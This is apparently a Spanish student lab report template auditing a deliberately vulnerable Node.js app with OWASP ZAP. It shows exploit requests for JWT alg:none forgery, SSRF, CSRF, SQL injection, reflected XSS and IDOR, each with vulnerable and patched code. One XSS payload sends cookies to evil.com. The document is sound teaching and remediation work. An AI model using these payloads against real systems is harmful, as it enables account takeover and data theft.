Informe de Auditoría de Seguridad Web con OWASP ZAP (Zaproxy)

Diagnóstico DAST, Explotación Controlada y Remediación en Código Fuente

---

Aplicación auditada:	MiniFacturas (aplicación propia — ver repositorio Git)
Tipo de entorno:	Aplicación Web Propia — Nota máxima 5.0 / 5.0
Repositorio Git:	[PEGA AQUÍ LA URL DE TU REPOSITORIO: https://github.com/tu-usuario/tu-repo]
Asignatura:	Seguridad en Aplicaciones Web / Seguridad Informática
Docente:	Prof. Cristian Lopera Villa
Integrante(s):	[Nombre completo — correo institucional]
Fecha de entrega:	[dd/mm/aaaa]

2. Resumen Ejecutivo

Se auditó la aplicación propia **MiniFacturas** (Node.js, servidor HTTP propio + SQLite), construida a propósito con 6 vulnerabilidades críticas para efectos de este laboratorio: JWT Broken Authentication, SSRF, CSRF, SQL Injection, XSS reflejado e IDOR / Mass Assignment. Se siguió la metodología de 4 fases: diagnóstico manual con ZAP (Manual Explore + HUD + Breakpoints + Requester), explotación controlada de los 6 vectores, remediación del código fuente (commit `fix: remediación...`) y re-escaneo de verificación confirmando la mitigación.

Tabla comparativa de alertas (antes vs. después del parche)

Completa esta tabla con el conteo real de alertas que te entregue el reporte generado por ZAP (Report → Generate Report) en cada fase. Las filas ya están pre-rellenadas con el resultado esperado de la explotación/verificación manual documentada en este informe.

Vulnerabilidad	Severidad	Estado inicial (Fase 2)	Estado final (Fase 4)
JWT alg:none (Broken Auth)	Crítica	Explotada — acceso como admin	Mitigada — 401
SSRF	Alta	Explotada — filtra dato interno	Mitigada — 400
CSRF	Media/Alta	Explotada — cambia rol sin consentimiento	Mitigada — 403
SQL Injection	Crítica	Explotada — bypass de login	Mitigada — 401
XSS reflejado	Media/Alta	Explotada — script ejecutable	Mitigada — texto escapado
IDOR	Alta	Explotada — lee factura ajena	Mitigada — 403
Mass Assignment	Alta	Explotada — autoasciende a admin	Mitigada — campo filtrado
Alertas automáticas ZAP (Alta / Media / Baja)	—	[PEGA CONTEO: Alta=_ Media=_ Baja=_]	[PEGA CONTEO: Alta=_ Media=_ Baja=_]

3. Desarrollo por Vulnerabilidad

Cada subsección sigue el mismo esquema exigido por la guía: diagnóstico en ZAP, evidencia de explotación, código vulnerable vs. corregido, y verificación post-parche. Las peticiones/respuestas de ejemplo mostradas abajo fueron reproducidas y confirmadas manualmente con curl y con el módulo Requester de ZAP sobre la app MiniFacturas (ver GUIA_ZAP.md del repositorio); reemplaza los recuadros grises por tus propias capturas de pantalla de ZAP.

3.1 Autenticación Rota en JWT (alg:none)

CRÍTICO

Mecanismo de la falla: El endpoint /api/me confía en un JWT decodificado sin exigir un algoritmo de firma fijo del lado del servidor. Un atacante forja un token con header {"alg":"none"} y firma vacía, y el servidor lo acepta sin verificar nada.

Diagnóstico en ZAP

Captura de la alerta emitida por ZAP (Manual Explore / Alerts tab) para esta vulnerabilidad.

[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Alerta de ZAP — Autenticación Rota en JWT (alg:none)

Evidencia de explotación (petición / respuesta)

```
GET /api/me HTTP/1.1
Host: localhost:3000
Cookie:
session=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOjIsInVzZXJuYW1lIjoiYWRtaW4iLCJyb2xlIjoiYWRtaW4ifQ.

HTTP/1.1 200 OK
Content-Type: application/json

{"sub":2,"username":"admin","role":"admin"}
```

Complementa con tu captura del módulo Requester/Resend de ZAP mostrando esta misma petición:

[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Requester/Resend — explotación de Autenticación Rota en JWT (alg:none)

Código vulnerable vs. corregido

VULNERABLE — JavaScript — jwt-vulnerable.js

CORREGIDO — JavaScript — jwt-secure.js


```
// (!) VULNERABLE: confia en el campo "alg"
que viene del propio token
function verify(token) {
  ...
  // BUG: alg:none bypassa TODA verificacion
de firma
  if (header.alg === 'none') {
    return payload;
  }
  ...
  // BUG: no se valida `exp` (expiracion) ni
`iss`
  return payload;
}
```

```
// PARCHE: el algoritmo esperado lo decide el
SERVIDOR, no el token.
function verify(token) {
  ...
  if (header.alg !== EXPECTED_ALG) {   //
EXPECTED_ALG = 'HS256' fijo
    return null;                        //
rechaza alg:none y cualquier otro
  }
  const expectedSig =
crypto.createHmac('sha256', EFFECTIVE_SECRET)
    .update(`${h}.${p}`).digest();
  if (!crypto.timingSafeEqual(providedSig,
expectedSig)) return null;

  // PARCHE: validar expiracion y emisor
  if (payload.exp < now) return null;
  if (payload.iss !== ISSUER) return null;
  return payload;
}
```

Verificación (re-escaneo)

```
HTTP/1.1 401 Unauthorized

{"error":"No autenticado"}
```

Captura del re-escaneo en ZAP confirmando que la alerta fue resuelta:




3.2 Server-Side Request Forgery (SSRF)

ALTO

Mecanismo de la falla: POST /api/avatar acepta una URL arbitraria y el servidor la solicita por el usuario, sin validar el destino. Esto permite forzar al servidor a consultar servicios internos (localhost, metadata de nube) que no deberían ser accesibles desde fuera.

Diagnóstico en ZAP

Captura de la alerta emitida por ZAP (Manual Explore / Alerts tab) para esta vulnerabilidad.




Evidencia de explotación (petición / respuesta)

```
POST /api/avatar HTTP/1.1
Host: localhost:3000
Content-Type: application/json

{"url":"http://localhost:3000/internal/secret"}
```

```
HTTP/1.1 200 OK

{"fetchedFrom":"http://localhost:3000/internal/secret","body":"{...\"internal_api_key\":\"FLAG{SSRF-interno-expuesto}\"}"}
```

Complementa con tu captura del módulo Requester/Resend de ZAP mostrando esta misma petición:



Código vulnerable vs. corregido

VULNERABLE — JavaScript — server.js (POST /api/avatar)

CORREGIDO — JavaScript — server.js (POST /api/avatar, parcheado)

```
// (!) VULNERABLE: sin allowlist, sin bloqueo de IPs privadas,
// sin restriccion de esquema
const targetUrl = body.url;
const lib = targetUrl.startsWith('https') ? https : http;
lib.get(targetUrl, (proxyRes) => { ...devuelve la respuesta... });
```

```
// PARCHE: allowlist de hosts + bloqueo de esquemas + bloqueo de IPs
const SSRF_ALLOWED_HOSTS = new Set(['example.com','picsum.photos','httpbin.org']);

async function assertSafeSsrfTarget(targetUrl) {
  const u = new URL(targetUrl);
  if (!['http:','https:'].includes(u.protocol)) throw new Error('Esquema no permitido');
  if (!SSRF_ALLOWED_HOSTS.has(u.hostname)) throw new Error('Host no autorizado');
  const { address } = await dns.lookup(u.hostname);
  if (isPrivateOrReservedIp(address)) throw new Error('IP privada/reservada no permitida');
  return u;
}
```

Verificación (re-escaneo)

```
HTTP/1.1 400 Bad Request

{"error":"Solicitud rechazada","detail":"Host no autorizado: localhost"}
```

Captura del re-escaneo en ZAP confirmando que la alerta fue resuelta:

[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Re-escaneo / verificación — Server-Side Request Forgery (SSRF)

3.3 Cross-Site Request Forgery (CSRF)

MEDIO/ALTO

Mecanismo de la falla: POST /api/profile-form cambia datos del perfil (incluido el rol) usando solo la cookie de sesión como autenticación, sin token anti-CSRF ni validación de origen. Un sitio externo (csrf-poc.html) puede disparar la petición automáticamente si la víctima tiene sesión activa.

Diagnóstico en ZAP

Captura de la alerta emitida por ZAP (Manual Explore / Alerts tab) para esta vulnerabilidad.

[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Alerta de ZAP — Cross-Site Request Forgery (CSRF)

Evidencia de explotación (petición / respuesta)

```
POST /api/profile-form HTTP/1.1
Host: localhost:3000
Content-Type: application/x-www-form-urlencoded
Cookie: session=<token de la víctima>

role=admin
```

```
HTTP/1.1 200 OK

<p>Perfil actualizado.</p>
(el rol del usuario queda en 'admin' en la BD)
```

Complementa con tu captura del módulo Requester/Resend de ZAP mostrando esta misma petición:

[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Requester/Resend — explotación de Cross-Site Request Forgery (CSRF)

Código vulnerable vs. corregido

VULNERABLE — JavaScript — server.js (POST /api/profile-form)

CORREGIDO — JavaScript — server.js (parcheado, Synchronizer Token Pattern)

```
// (!) VULNERABLE: sin token anti-CSRF, sin
revisar Origin/Referer
if (req.method === 'POST' && pathname ===
'/api/profile-form') {
  const user = getAuthUser(req);
  const body = await readFormBody(req);
  // actualiza directo, sin validar que la
peticion venga del propio sitio
  db.prepare(`UPDATE users SET ${setClause}
WHERE id = ?`).run(...values, user.sub);
}
```

```
// PARCHE: token anti-CSRF emitido en el
login, exigido en cada escritura
function checkCsrfToken(req, userId) {
  const headerToken =
req.headers['x-csrf-token'];
  const owner = headerToken &&
csrfTokens.get(headerToken);
  return owner !== undefined && owner ===
userId;
}
if (!checkCsrfToken(req, user.sub)) {
  return sendJson(res, 403, { error: 'Token
CSRF invalido o ausente' });
}
// + cookie de sesion con HttpOnly y
SameSite=Lax
```

Verificación (re-escaneo)

```
HTTP/1.1 403 Forbidden

{"error":"Token CSRF inválido o ausente"}
```

Captura del re-escaneo en ZAP confirmando que la alerta fue resuelta:

[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Re-escaneo / verificación — Cross-Site Request Forgery (CSRF)

3.4 Inyección SQL (SQLi)

CRÍTICO

Mecanismo de la falla: POST /login arma la consulta SQL concatenando directamente username y password. Un valor como admin' -- comenta el resto de la condición y permite autenticarse como admin sin conocer la contraseña real.

Diagnóstico en ZAP

Captura de la alerta emitida por ZAP (Manual Explore / Alerts tab) para esta vulnerabilidad.

[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Alerta de ZAP — Inyección SQL (SQLi)

Evidencia de explotación (petición / respuesta)

```
POST /login HTTP/1.1
Host: localhost:3000
Content-Type: application/x-www-form-urlencoded

username=admin' --&password=cualquiera
```

```
HTTP/1.1 302 Found
Location: /perfil
Set-Cookie: session=<JWT válido como admin>
```

Complementa con tu captura del módulo Requester/Resend de ZAP mostrando esta misma petición:

[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Requester/Resend — explotación de Inyección SQL (SQLi)

Código vulnerable vs. corregido

VULNERABLE — JavaScript — server.js (POST /login)

```
// (!) VULNERABLE: concatenacion directa de
entrada de usuario en SQL
const sql = `SELECT * FROM users WHERE
username = '${username}'
             AND password = '${password}'`;
const rows = db.prepare(sql).all();
// Probar: username = admin' --
```

CORREGIDO — JavaScript — server.js (parcheado)

```
// PARCHE: consulta parametrizada (prepared
statement)
const user = db.prepare('SELECT * FROM users
WHERE username = ?').get(username);
if (!user || !verifyPassword(password,
user.password)) {
  return sendHtml(res, 401, 'Credenciales
invalidas');
}
// Bonus: contrasenas hasheadas con
scrypt+salt (db.js), no texto plano
```

Verificación (re-escaneo)

```
HTTP/1.1 401 Unauthorized

<p>Credenciales inválidas.</p>
```

Captura del re-escaneo en ZAP confirmando que la alerta fue resuelta:

[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Re-escaneo / verificación — Inyección SQL (SQLi)


3.5 Cross-Site Scripting Reflejado (XSS)

MEDIO/ALTO

Mecanismo de la falla: GET /search inserta el parámetro q directamente en el HTML de respuesta sin ningún tipo de codificación de salida, permitiendo ejecutar JavaScript arbitrario en el navegador de la víctima.

Diagnóstico en ZAP


Captura de la alerta emitida por ZAP (Manual Explore / Alerts tab) para esta vulnerabilidad.



Evidencia de explotación (petición / respuesta)

```
GET /search?q=<script>fetch('http://evil.com/steal?c='+document.cookie)</script> HTTP/1.1
Host: localhost:3000

HTTP/1.1 200 OK

<p>Buscaste: <script>fetch('http://evil.com/steal?c='+document.cookie)</script></p>
(el script se ejecuta en el navegador)
```

Complementa con tu captura del módulo Requester/Resend de ZAP mostrando esta misma petición:



Código vulnerable vs. corregido

VULNERABLE — JavaScript — server.js (GET /search)

```
// (!) VULNERABLE: insercion directa de `q` en el HTML, sin encoding
const q = parsed.query.q || '';
const html = `<p>Buscaste: ${q}</p>`;
// Probar: q=<script>fetch('http://evil.com/steal?c='+document.cookie)</script>
```

CORREGIDO — JavaScript — server.js (parcheado)

```
// PARCHE: output encoding HTML antes de insertar en la respuesta
function escapeHtml(str) {
  return String(str).replace(/&/g,'&amp;').replace(/</g,'&lt;')
    .replace(/>/g,'&gt;').replace(/"/g,'&quot;').replace(/'/g,'&#39;');
}
const html = `<p>Buscaste: ${escapeHtml(q)}</p>`;
// + header Content-Security-Policy: default-src 'self'; script-src 'self'
```

Verificación (re-escaneo)

```
HTTP/1.1 200 OK

<p>Buscaste: &lt;script&gt;fetch(...)&lt;/script&gt;</p>
(texto plano, inofensivo)
```

Captura del re-escaneo en ZAP confirmando que la alerta fue resuelta:

[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Re-escaneo / verificación — Cross-Site Scripting Reflejado (XSS)

3.6 Control de Acceso Roto (IDOR / Mass Assignment) ALTO

Mecanismo de la falla: GET /api/invoices/:id no valida que la factura pertenezca al usuario autenticado (IDOR). PUT /api/profile y POST /api/profile-form aceptan cualquier campo del body, incluido role, y lo escriben directo en la base de datos (Mass Assignment).

Diagnóstico en ZAP

Captura de la alerta emitida por ZAP (Manual Explore / Alerts tab) para esta vulnerabilidad.

[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Alerta de ZAP — Control de Acceso Roto (IDOR / Mass Assignment)

Evidencia de explotación (petición / respuesta)

```
GET /api/invoices/4 HTTP/1.1
Host: localhost:3000
Cookie: session=<token de carlos>

--- y ---
PUT /api/profile HTTP/1.1
Content-Type: application/json
Cookie: session=<token de carlos>

{"role":"admin"}
```

```
HTTP/1.1 200 OK

{"id":4,"owner_id":2,"concept":"Factura confidencial admin",...}
--- y ---
HTTP/1.1 200 OK

{"id":1,"username":"carlos","role":"admin",...}
```

Complementa con tu captura del módulo Requester/Resend de ZAP mostrando esta misma petición:

[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Requester/Resend — explotación de Control de Acceso Roto (IDOR / Mass Assignment)

Código vulnerable vs. corregido

VULNERABLE — JavaScript — server.js (/api/invoices/:id y /api/profile)

CORREGIDO — JavaScript — server.js (parcheado)

```
// (!) VULNERABLE (IDOR): no valida que la
factura sea del usuario
const invoice = db.prepare('SELECT * FROM
invoices WHERE id = ?').get(id);
return sendJson(res, 200, invoice);

// (!) VULNERABLE (Mass Assignment): vuelca
TODOS los campos del body
const fields = Object.keys(body);  // incluye
"role" si el atacante lo manda
const setClause = fields.map(f => `${f} =
?`).join(', ');
```

```
// PARCHE (IDOR): control de acceso a nivel de
objeto
if (invoice.owner_id !== user.sub && user.role
!== 'admin') {
  return sendJson(res, 403, { error: 'No
tienes permiso' });
}

// PARCHE (Mass Assignment): DTO allowlisting
— "role" NUNCA se acepta
const ALLOWED_PROFILE_FIELDS = ['email'];
const fields = Object.keys(body).filter(f =>
ALLOWED_PROFILE_FIELDS.includes(f));
```

Verificación (re-escaneo)

```
HTTP/1.1 403 Forbidden — {"error":"No tienes permiso..."}
--- y ---
HTTP/1.1 200 OK — {"role":"user",...} (campo 'role' ignorado)
```

Captura del re-escaneo en ZAP confirmando que la alerta fue resuelta:


[PEGA AQUÍ TU CAPTURA DE PANTALLA]
Re-escaneo / verificación — Control de Acceso Roto (IDOR / Mass Assignment)

---


4. Anexos

Adjunta aquí el reporte original exportado por OWASP ZAP (Report → Generate Report) en formato HTML/PDF, tanto de la Fase 2 (diagnóstico inicial) como de la Fase 4 (re-escaneo de verificación).

Anexo A — Reporte ZAP, diagnóstico inicial (Fase 2)



Anexo B — Reporte ZAP, re-escaneo de verificación (Fase 4)



Anexo C — Enlace al repositorio Git

[PEGA AQUÍ LA URL DE TU REPOSITORIO]. Debe mostrar al menos dos commits: uno con el código vulnerable (ej. `feat: ... con 6 vulnerabilidades`) y otro con el parche (ej. `fix: remediación de las 6 vulnerabilidades`).